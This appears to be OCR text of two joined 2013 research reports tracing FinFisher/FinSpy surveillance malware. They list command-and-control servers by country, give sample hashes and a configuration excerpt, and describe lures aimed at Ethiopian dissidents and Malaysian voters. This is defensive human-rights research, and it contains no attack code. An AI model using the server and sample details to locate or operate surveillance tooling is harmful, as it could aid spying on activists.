
4 http://bits.blogs.nytimes.com/2012/08/16/company-denies-role-in-recently-uncovered-spyware/

According to recent reporting, German Federal Police appear to have plans to purchase and use the FinFisher suite of tools domestically within Germany.[5] Meanwhile, findings by our group and others continue to illustrate the global proliferation of FinFisher's products. Research continues to uncover troubling cases of FinSpy in countries with dismal human rights track records, and politically repressive regimes. Most recently, work by Bahrain Watch has confirmed the presence of a Bahraini FinFisher campaign, and further contradicted Gamma's public statements. This post adds to the list by providing an updated list of FinSpy Command & Control servers, and describing the FinSpy malware samples in the wild which appear to have been used to target victims in Ethiopia and Vietnam.

We present these updated findings in the hopes that we will further encourage civil society groups and competent investigative bodies to continue their scrutiny of Gamma's activities, relevant export control issues, and the issue of the global and unregulated proliferation of surveillance malware.

5 http://www.sueddeutsche.de/digital/finfisher-entwickler-gamma-spam-vom-staat-1.1595253

FINFISHER: MARCH 2013 GLOBAL SCAN



MAP OF GLOBAL FINFISHER PROLIFERATION (FOR A LARGER VERSION CLICK HERE)

Around October 2012, we observed that the behavior of FinSpy servers began to change. Servers stopped responding to our fingerprint, which had exploited a quirk in the distinctive FinSpy wire protocol. We believe that this indicates that Gamma either independently changed the FinSpy protocol, or was able to determine key elements of our fingerprint, although it has never been publicly revealed.

In the wake of this apparent update to FinSpy command & control servers, we devised a new fingerprint and conducted a scan of the internet for FinSpy command & control servers. This scan took roughly two months and involved sending more than 12 billion packets. Our new scan identified a total of 36 FinSpy servers, 30 of which were new and 6 of which we had found during previous scanning. The servers operated in 19 different countries. Among the FinSpy servers we found, 7 were in countries we hadn't seen before.

New Countries

Canada, Bangladesh, India, Malaysia, Mexico, Serbia, Vietnam

In our most recent scan, 16 servers that we had previously found did not show up. We suspect that after our earlier scans were published the operators moved them. Many of these servers were shut down or relocated after the publication of previous results, but before the apparent October 2012 update. We no longer found FinSpy servers in 4 countries where previous scanning identified them (Brunei, UAE, Latvia, and Mongolia). Taken together, FinSpy servers are currently, or have been present, in 25 countries.

Australia, Bahrain, Bangladesh, Brunei, Canada, Czech Republic, Estonia, Ethiopia, Germany, India, Indonesia, Japan, Latvia, Malaysia, Mexico, Mongolia, Netherlands, Qatar, Serbia, Singapore, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.

Importantly, we believe that our list of servers is incomplete due to the large diversity of ports used by FinSpy servers, as well as other efforts at concealment. Moreover, discovery of a FinSpy command and control server in a given country is not a sufficient indicator to conclude the use of FinFisher by that country's law enforcement or intelligence agencies. In some cases, servers were found running on facilities provided by commercial hosting providers that could have been purchased by actors from any country.

The table on the following page shows the FinSpy servers detected in our latest scan. We list the full IP address of servers that have been previously publicly revealed. For active servers that have not been publicly revealed, we list the first two octets only. Releasing complete IP addresses in the past has not proved useful, as the servers are quickly shut down and relocated.

IP	OPERATOR	ROUTED TO COUNTRY
117.121.xxx.xxx	GPLHost	Australia
77.69.181.162	Batelco ADSL Service	Bahrain
180.211.xxx.xxx	Telegraph & Telephone Board	Bangladesh
168.144.xxx.xxx	Softcom, Inc.	Canada
168.144.xxx.xxx	Softcom, Inc.	Canada
217.16.xxx.xxx	PIPNI VPS	Czech Republic
217.146.xxx.xxx	Zone Media UVS/Nodes	Estonia
213.55.99.74	Ethio Telecom	Estonia
80.156.xxx.xxx	Gamma International GmbH	Germany
37.200.xxx.xxx	JiffyBox Servers	Germany
178.77.xxx.xxx	HostEurope GmbH	Germany
119.18.xxx.xxx	HostGator	India
119.18.xxx.xxx	HostGator	India
118.97.xxx.xxx	PT Telkom	Indonesia
118.97.xxx.xxx	PT Telkom	Indonesia
103.28.xxx.xxx	PT Matrixnet Global	Indonesia
112.78.143.34	Biznet ISP	Indonesia
112.78.143.26	Biznet ISP	Indonesia
117.121.xxx.xxx	Iusacell PCS	Malaysia
201.122.xxx.xxx	UniNet	Mexico
164.138.xxx.xxx	Tilaa	Netherlands
164.138.28.2	Tilaa	Netherlands
78.100.57.165	Qtel - Government Relations	Qatar
195.178.xxx.xxx	Tri.d.o.o / Telekom Srbija	Serbia
117.121.xxx.xxx	GPLHost	Singapore
217.174.229.82	Ministry of Communications	Turkmenistan
72.22.xxx.xxx	iPower, Inc.	United States
166.143.xxx.xxx	Verizon Wireless	United States
117.121.xxx.xxx	GPLHost	United States
117.121.xxx.xxx	GPLHost	United States
117.121.xxx.xxx	GPLHost	United States
117.121.xxx.xxx	GPLHost	United States
183.91.xxx.xxx	CMC Telecom Infrastructure Company	Vietnam

Several of these findings are especially noteworthy:

- Eight servers are hosted by provider GPLHost in various countries (Singapore, Malaysia, Australia, US). However, we observed only six of these servers active at any given time, suggesting that some IP addresses may have changed during our scans.
- A server identified in Germany has the registrant "Gamma International GmbH," and the contact person is listed as "Martin Muench."
- There is a FinSpy server in an IP range registered to "Verizon Wireless." Verizon Wireless sells ranges of IP addresses to corporate customers, so this is not necessarily an indication that Verizon Wireless itself is operating the server, or that Verizon Wireless customers are being spied on.
- A server in Qatar that was previously detected by Rapid7 seems to be back online after being unresponsive during the last round of our scanning. The server is located in a range of 16 addresses registered to "Qtel – Corporate accounts – Government Relations." The same block of 16 addresses also contains the website http://qhotels.gov.qa/ .

ETHIOPIA AND VIETNAM: IN-DEPTH DISCUSSION OF NEW SAMPLES

FinSpy in Ethiopia

We analyzed a recently acquired malware sample and identified it as FinSpy. The malware uses images of members of the Ethiopian opposition group, Ginbot 7, as bait. The malware communicates with a FinSpy Command & Control server in Ethiopia, which was first identified by Rapid7 in August 2012. The server has been detected in every round of scanning, and remains operational at the time of this writing. It can be found in the following address block run by Ethio Telecom, Ethiopia's state-owned telecommunications provider:

```
IP: 213.55.99.74
route: 213.55.99.0/24
descr: Ethio Telecom
origin: AS24757
mnt-by: ETC-MNT
member-of: rs-ethiotelecom
source: RIPE # Filtered
```


The server appears to be updated in a manner consistent with other servers, including servers in Bahrain and Turkmenistan.

MD5	8ae2febe04102450fdbc26a38037c82b
SHA-1	1fd0a268086f8d13c6a3262d41cce13470886b09
SHA-256	ff6f0bcdb02a9a1c10da14a0844ed6ec6a68c13c04b4c122afc559d606762fa

The sample is similar to a previously analyzed sample of FinSpy malware sent to activists in Bahrain in 2012. Just like Bahraini samples, the malware relocates itself and drops a JPG image with the same filename as the sample when executed by an unsuspecting user. This appears to be an attempt to trick the victim into believing the opened file is not malicious.

Here are a few key similarities between the samples:

- The PE timestamp "2011-07-05 08:25:31" of the packer is exactly the same as the Bahraini sample.
- The following string (found in a process infected with the malware), self-identifies the malware and is similar to strings found in the Bahraini samples:



- The samples share the same Bootkit, SHA-256: ba21e452ee5ff3478f21b293a134b30ebf6b7f4ec03f8c8153202a740d7978b2.
- The samples share the same driverw.sys file, SHA-256: 62bde3bac3782d36f9f2e56db097a4672e70463e11971fad5de060b191efb196.

THE IMAGE SHOWN TO THE VICTIM CONTAINS PICTURES OF MEMBERS OF THE GINBOT 7 ETHIOPIAN OPPOSITION GROUP

In this case the picture contains photos of members of the Ethiopian opposition group, Ginbot 7. Controversially, Ginbot 7 was designated a terrorist group by the Ethiopian Government in 2011. The Committee to Protect Journalists (CPJ) and Human Rights Watch have both criticized this action, CPJ has pointed out that it is having a chilling effect on legitimate political reporting about the group and its leadership.

The existence of a FinSpy sample that contains Ethiopia-specific imagery, and that communicates with a still-active command & control server in Ethiopia strongly suggests that the Ethiopian Government is using FinSpy.

3.2 FinSpy Mobile in Vietnam

We recently obtained and analyzed a malware sample[6] and identified it as FinSpy Mobile for Android. The sample communicates with a command & control server in Vietnam, and exfiltrates text messages to a Vietnamese telephone number.

The FinFisher suite includes mobile phone versions of FinSpy for all major platforms including iOS, Android, Windows Mobile, Symbian and Blackberry. Its features are broadly similar to the PC version of FinSpy identified in Bahrain, but it also contains mobile-specific features such as GPS tracking and functionality for silent 'spy' calls to snoop on conversations near the phone. An in-depth analysis of the FinSpy Mobile suite of backdoors was provided in an earlier blog post: The Smartphone Who Loved Me: FinFisher Goes Mobile?

MD5	573ef0b7ff1dab2c3f785ee46c51a54f
SHA-1	d58d4f6ad3235610bafba677b762f3872b0f67cb
SHA-256	363172a2f2b228c7b00b614178e4ffa00a3a124200ceef4e6d7edb25a4696345

The sample included a configuration file[7] that indicates available functionality, and the options that have been enabled by those deploying it:




IMAGE OF A SECTION OF A CONFIGURATION FILE FOR THE FINSPY MOBILE SAMPLE

6 This sample has also been discussed by Denis Maslennikov from Kasperksy in his analyses of FinSpy Mobile – https://www.securelist.com/en/analysis/204792283

7 Configuration parsed with a tool written by Josh Grunzweig of Spider Labs – http://blog.spiderlabs.com/2012/09/finspy-mobile-configuration-and-insight.html

Interestingly, the configuration file also specifies a Vietnamese phone number used for SMS based command and control:

```
Section Type: TlvTypeConfigSMSPhoneNumber
Section Data: "+841257725403"
```

The command and control server is in a range provided by the CMC Telecom Infrastructure Company in Hanoi:

```
IP Address: 183.91.2.199
inetnum: 183.91.0.0 - 183.91.9.255
netname: FTTX-NET
country: Vietnam
address: CMC Telecom Infrastructure Company
address: Tang 3, 16 Lieu Giai str, Ba Dinh, Ha Noi
```

This server was active until very recently and matched our signatures for a FinSpy command and control server. Both the command & control server IP and the phone number used for text-message exfiltration are in Vietnam which indicates a domestic campaign.

This apparent FinSpy deployment in Vietnam is troubling in the context of recent threats against online free expression and activism. In 2012, Vietnam introduced new censorship laws amidst an ongoing harassment, intimidation, and detention campaign against of bloggers who spoke out against the regime. This culminated in the trial of 17 bloggers, 14 of whom were recently convicted and sentenced to terms ranging from 3 to 13 years.[8]

8 https://www.eff.org/deeplinks/2013/01/bloggers-trial-vietnam-are-part-ongoing-crackdown-free-expression

BRIEF DISCUSSION OF FINDINGS

Companies selling surveillance and intrusion software commonly claim that their tools are only used to track criminals and terrorists. FinFisher, VUPEN and Hacking Team have all used similar language.[9] Yet a growing body of evidence suggests that these tools are regularly obtained by countries where dissenting political activity and speech is criminalized. Our findings highlight the increasing dissonance between Gamma's public claims that FinSpy is used exclusively to track "bad guys" and the growing body of evidence suggesting that the tool has and continues to be used against opposition groups and human rights activists.

While our work highlights the human rights ramifications of the mis-use of this technology, it is clear that there are broader concerns. A global and unregulated market for offensive digital tools potentially presents a novel risk to both national and corporate cyber-security. On March 12th, US Director of National Intelligence James Clapper stated in his yearly congressional report on security threats:

> "...companies develop and sell professional-quality technologies to support cyberoperations–often branding these tools as lawful-intercept or defensive security research products. Foreign governments already use some of these tools to target U.S. systems."

The unchecked global proliferation of products like FinFisher makes a strong case for policy debate about surveillance software and the commercialization of offensive cyber-capabilities.

Our latest findings give an updated look at the global proliferation of FinSpy. We identified 36 active FinSpy command & control servers, including 30 previously-unknown servers. Our list of servers is likely incomplete, as some FinSpy servers employ countermeasures to prevent detection. Including servers discovered last year, we now count FinSpy servers in 25 countries, including countries with troubling human rights records. This is indicative of a global trend towards the acquisition of offensive cyber-capabilities by non-democratic regimes from commercial Western companies.

The Vietnamese and Ethiopian FinSpy samples we identified warrant further investigation, especially given the poor human rights records of these countries. The fact

9 https://www.securityweek.com/podcast-vupen-ceo-chaouki-bekrar-addresses-zero-day-marketplace-controversy-cansecwest

that the Ethiopian version of FinSpy uses images of opposition members as bait suggests it may be used for politically influenced surveillance activities, rather than strictly law enforcement purposes.

The Ethiopian sample is the second FinSpy sample we have discovered that communicates with a server we identified by scanning as a FinSpy command & control server. This further validates our scanning results, and calls into question Gamma's claim that such servers are "**not ... from the FinFisher product line**."[10] Similarities between the Ethiopian sample and those used to target Bahraini activists also bring into question Gamma International's earlier claims that the Bahrain samples were stolen demonstration copies.

While the sale of such intrusion and surveillance software is largely unregulated, the issue has drawn increased high-level scrutiny. In September of last year, the German foreign minister, Guido Westerwelle, called for an EU-wide ban on the export of such surveillance software to totalitarian states.[11] In a December 2012 interview, Marietje Schaake (MEP), currently the rapporteur for the first EU strategy on digital freedom in foreign policy, stated that it was "quite shocking" that Europe companies continue to export repressive technologies to countries where the rule of law is in question.[12]

We urge civil society groups and journalists to follow up on our findings within affected countries. We also hope that our findings will provide valuable information to the ongoing technology and policy debate about surveillance software and the commercialisation of offensive cyber-capabilities.

10 http://bits.blogs.nytimes.com/2012/08/16/company-denies-role-in-recently-uncovered-spyware/

11 http://www.guardian.co.uk/uk/2012/nov/28/offshore-company-directors-military-intelligence

12 http://www.vieuws.eu/foreign-affairs/digital-freedoms-marietje-schaake-mep-alde/

ACKNOWLEDGEMENTS

We'd like to thank:

- Eva Galperin and the Electronic Frontier Foundation (EFF)
- Privacy International
- Bahrain Watch
- Drew Hintz

For Their Eyes Only:

Surveillance as a Service

Authors: Morgan Marquis-Boire, Bill Marczak, Claudio Guarnieri, and John Scott-Railton

New Findings in Brief

- We have identified FinFisher[1] Command & Control servers in 11 new Countries: Hungary, Turkey, Romania, Panama, Lithuania, Macedonia, South Africa, Pakistan, Nigeria, Bulgaria, Austria.
- Taken together with our previous research, we can now assert that FinFisher Command & Control servers are currently active, or have been present, in 36 countries. FinFisher Servers Found To Date: Australia, Austria, Bahrain, Bangladesh, Brunei, Bulgaria, Canada, Czech Republic, Estonia, Ethiopia, Germany, Hungary, India, Indonesia, Japan, Latvia, Lithuania, Macedonia, Malaysia, Mexico, Mongolia, Netherlands, Nigeria, Pakistan, Panama, Qatar, Romania, Serbia, Singapore, South Africa, Turkey, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.
- We have also identified a FinSpy sample that appears to be specifically targeting Malay language speakers, masquerading as a document discussing Malaysia's upcoming 2013 General Elections.

1 When we refer to "FinFisher" or "FinSpy" in this report, we are referring to software that is consistent with indicia of Gamma International's FinFisher and FinSpy products. Gamma International has refused to confirm or deny whether it sold specific software to any particular customer, and we have no information about what, if any, commercial arrangements were involved.

A Note on Reactions To Our March 13, 2013 Report

In March 2013, we published "You Only Click Twice", a report that documented the results of a global scan for FinFisher Command & Control (C&C) servers. The report also analyzed two FinSpy samples that we had obtained. One sample contained pictures of leaders of the banned Ethiopian opposition group Ginbot 7. That sample communicated with a previously-identified Command & Control (C&C) server in Ethiopia, hosted on an IP address owned by Ethio Telecom. The other sample was a mobile phone version of FinSpy that communicated with a Vietnamese C&C server and phone number.

The publication triggered a number of reactions. Many of the servers we identified quickly went dark. Presumably, many were moved elsewhere or otherwise concealed. Meanwhile, social media, civil society, and the press responded to our findings in a number of countries where we had identified FinFisher command and control servers or FinSpy samples.

In response to our findings concerning Ethiopia, officials at Ethio Telecom avoided comment. A Government spokesperson said of FinSpy's use in Ethiopia: "I've no idea, and even if I did, I wouldn't talk to you about it." Meanwhile, Ethiopian bloggers and regional media covered our findings. In one case, our report was called "too ideological for security research," but cited as a reminder that there were still 'insufficient safeguards' to prevent unlawful interception of communications in Ethiopia.

Our findings regarding Vietnam were reported on blogs, as well as in the international and regional press. A Vietnamese news website linked to the Communist Party also briefly published and then took down a report on our findings.[2]

Activists and news organizations sought answers from a number of hosting companies and telecoms that we linked to FinFisher Command & Control servers.

In Mexico, activist groups and media blogged and reported our findings, sometimes in the context of broader questions of Mexican cyber security. Twitter users created the #TelmexEspíaLasRedes hashtag to discuss the findings, in reference to Mexican telco Telmex, linked to a FinFisher server. Tweeps chimed in to discuss surveillance of activists,

2 The URL of the original post is no longer available

and put pressure on the Mexican government.

In Malaysia, reporters and tech bloggers discussed our findings. In response to the coverage, the Malaysian Government's media regulator accused one publication of false reporting, and noted that it could face penalties including one year imprisonment.

Our report mentioned five servers in Indonesia, hosted on IP addresses belonging to several Indonesian ISPs. A spokesman for Indonesia's Ministry for Communications and Information Technology (ICT Ministry) promised that the Government would take "decisive action" against the ISPs if they were found to be spying, and noted that they could face penalties of up to fifteen years imprisonment. Gamma claims they only sell FinFisher products to governmental operators, so it would certainly be a surprise if the ISPs themselves were using the servers.

Our report mentioned a previous finding by Rapid7 that indicated a FinFisher C&C server in Latvia. Latvia's main news agency, LETA, reported on this finding. In response, the Latvian Prime Minister neither confirmed or denied its use in a televised press conference.

Meanwhile, many of the companies who develop and market remote intrusion and surveillance malware have increasingly sidestepped open dialogue about their products. Gamma, for example, after initially engaging reporters, has been quiet since the release of our latest report. This silence comes amidst an increasingly global chorus of questions from journalists and civil society groups. Most recently, in Britain, where Gamma International maintains a corporate registration, UK based Privacy International has requested judicial review of the Government's lack of transparency on the status on any investigation into Gamma International regarding possible violations of export regulations.

Finally, our report identified two FinFisher servers hosted by Canada-based provider Softcom. Michael Carr, executive VP of Softcom, told a Canadian publication that it would investigate if we provided the full IP addresses of the servers. After we provided these addresses to Softcom, the same publication reported: "After getting the IP address, Carr said that on March 15 the FinFisher software was found on its servers and the account was terminated." Carr's statement confirms our finding that these servers were running FinFisher. As of the date of publication, the two Softcom servers appear to be unavailable.


FINDINGS

Mapping FinFisher Command & Control Servers, Round 3

On 13 March 2013, we published a report identifying 34 FinFisher Command & Control servers. Although we only released the first two octets of server addresses, many of the servers referenced in the report were quickly taken offline after publication. Only 17 of these servers remain online. Since that report, we have identified FinFisher Command & Control servers in **11 new countries: Hungary, Turkey, Romania, Panama, Lithuania, Macedonia, South Africa, Pakistan, Nigeria, Bulgaria, Austria.**

In addition to our continuing scans for FinFisher Command & Control servers, we searched for such servers in the publicly available scan results released by the 2012 Internet Census. The Census enlisted hundreds of thousands of unsecured devices as unintentional operatives in continuous global internet scans throughout 2012. As such, the Census' roughly 9TB dataset is far richer than any previous scan that we have conducted. Below, we list new servers we have identified, both from the census and our continuing scans.

FINFISHER COMMAND & CONTROL SERVERS FOUND



THIS MAP SHOWS BOTH NEWLY-DISCOVERED AND PREVIOUSLY IDENTIFIED FINFISHER COMMAND & CONTROL SERVERS AS OF APRIL 2013.

(A LARGER VERSION OF THE MAP CAN BE FOUND HERE)

NEW FINFISHER SERVERS IDENTIFIED:

IP	PROVIDER	COUNTRY
37.235.xxx.xxx	EDIS GmbH Datacenter 2	Austria
212.122.xxx.xxx	Bulgarian Ministry of State Administration and Administrative Reform	Bulgaria
87.229.xxx.xxx	RendszerNET Kft.	Hungary
5.199.xxx.xxx	SynWebHost	Lithuania
77.28.xxx.xxx	Makedonski Telekom	Macedonia
41.73.xxx.xxx	Suburban Telecom	Nigeria
182.177.xxx.xxx	Pakistan Telecommuication Company Ltd.	Pakistan
182.177.xxx.xxx	Pakistan Telecommuication Company Ltd.	Pakistan
190.97.xxx.xxx	Cyber Cast International, S.A.	Panama
190.97.xxx.xxx	Cyber Cast International, S.A.	Panama
95.76.xxx.xxx	UPC Romania TIMISOARA FO	Romania
41.241.xxx.xxx	Telkom SA Limited	South Africa
41.241.xxx.xxx	Telkom SA Limited	South Africa
85.153.xxx.xxx	CH TELEKOM	Turkey

Some countries—such as Pakistan, Nigeria, Hungary and Turkey—are of special concern because of troubling records on human rights issues and the rule of law. Of course, the presence of a FinFisher Command & Control server in a given country does not necessarily imply that country's government is operating the server. In the case of Bulgaria, however, the server we identified was on a network registered to the "Bulgarian Ministry of State Administration and Administrative Reform."

We hope that civil society groups, as well as the competent regional and domestic authorities, will investigate the deployments we have described in order to determine whether any laws have been broken.

COUNTRIES IN WHICH FINFISHER SERVERS HAVE BEEN IDENTIFIED SINCE 2012

Since the first scans conducted by Rapid7 in Summer 2012, FinFisher C&C servers have been found in 36 countries: Australia, Austria, Bahrain, Bangladesh, Brunei, Bulgaria, Canada, Czech Republic, Estonia, Ethiopia, Germany, Hungary, India, Indonesia, Japan, Latvia, Lithuania, Macedonia, Malaysia, Mexico, Mongolia, Netherlands, Nigeria, Pakistan, Panama, Qatar, Romania, Serbia, Singapore, South Africa, Turkey, Turkmenistan, United Arab Emirates, United Kingdom, United States, Vietnam.

Malaysia: Booby-Trapped Candidate List for the 2013 General Elections

In our March 2013 report we identified a FinSpy Command & Control server on a Malaysian IP owned by hosting company GPLHost. The *New York Times* published a story that mentioned this finding. A Malaysian media outlet published a report on *The New York Times* story entitled "Malaysia Uses Spyware against Own Citizens, NYT Reports." The Malaysian Government's media regulator—the Malaysian Communications and Multimedia Commission (MCMC)—promptly accused the outlet of "false reporting," and noted that it could face penalties including one year imprisonment. We do not take a position with respect to the Malaysian Government's accusation, but would like to point out that, to our knowledge, the Malaysian government has neither confirmed nor denied using FinSpy.

After the Malaysian Government's accusation, we discovered a booby-trapped document that contained a candidate list for the 5 May 2013 Malaysian General Elections. The document is named: "SENARAI CADANGAN CALON PRU KE-13 MENGIKUT NEGERI." We translate this to "LIST OF CANDIDATES PROPOSED TO-13 GE BY STATE." When a victim opens this document and sees the list of candidates, their computer is infected with FinSpy.

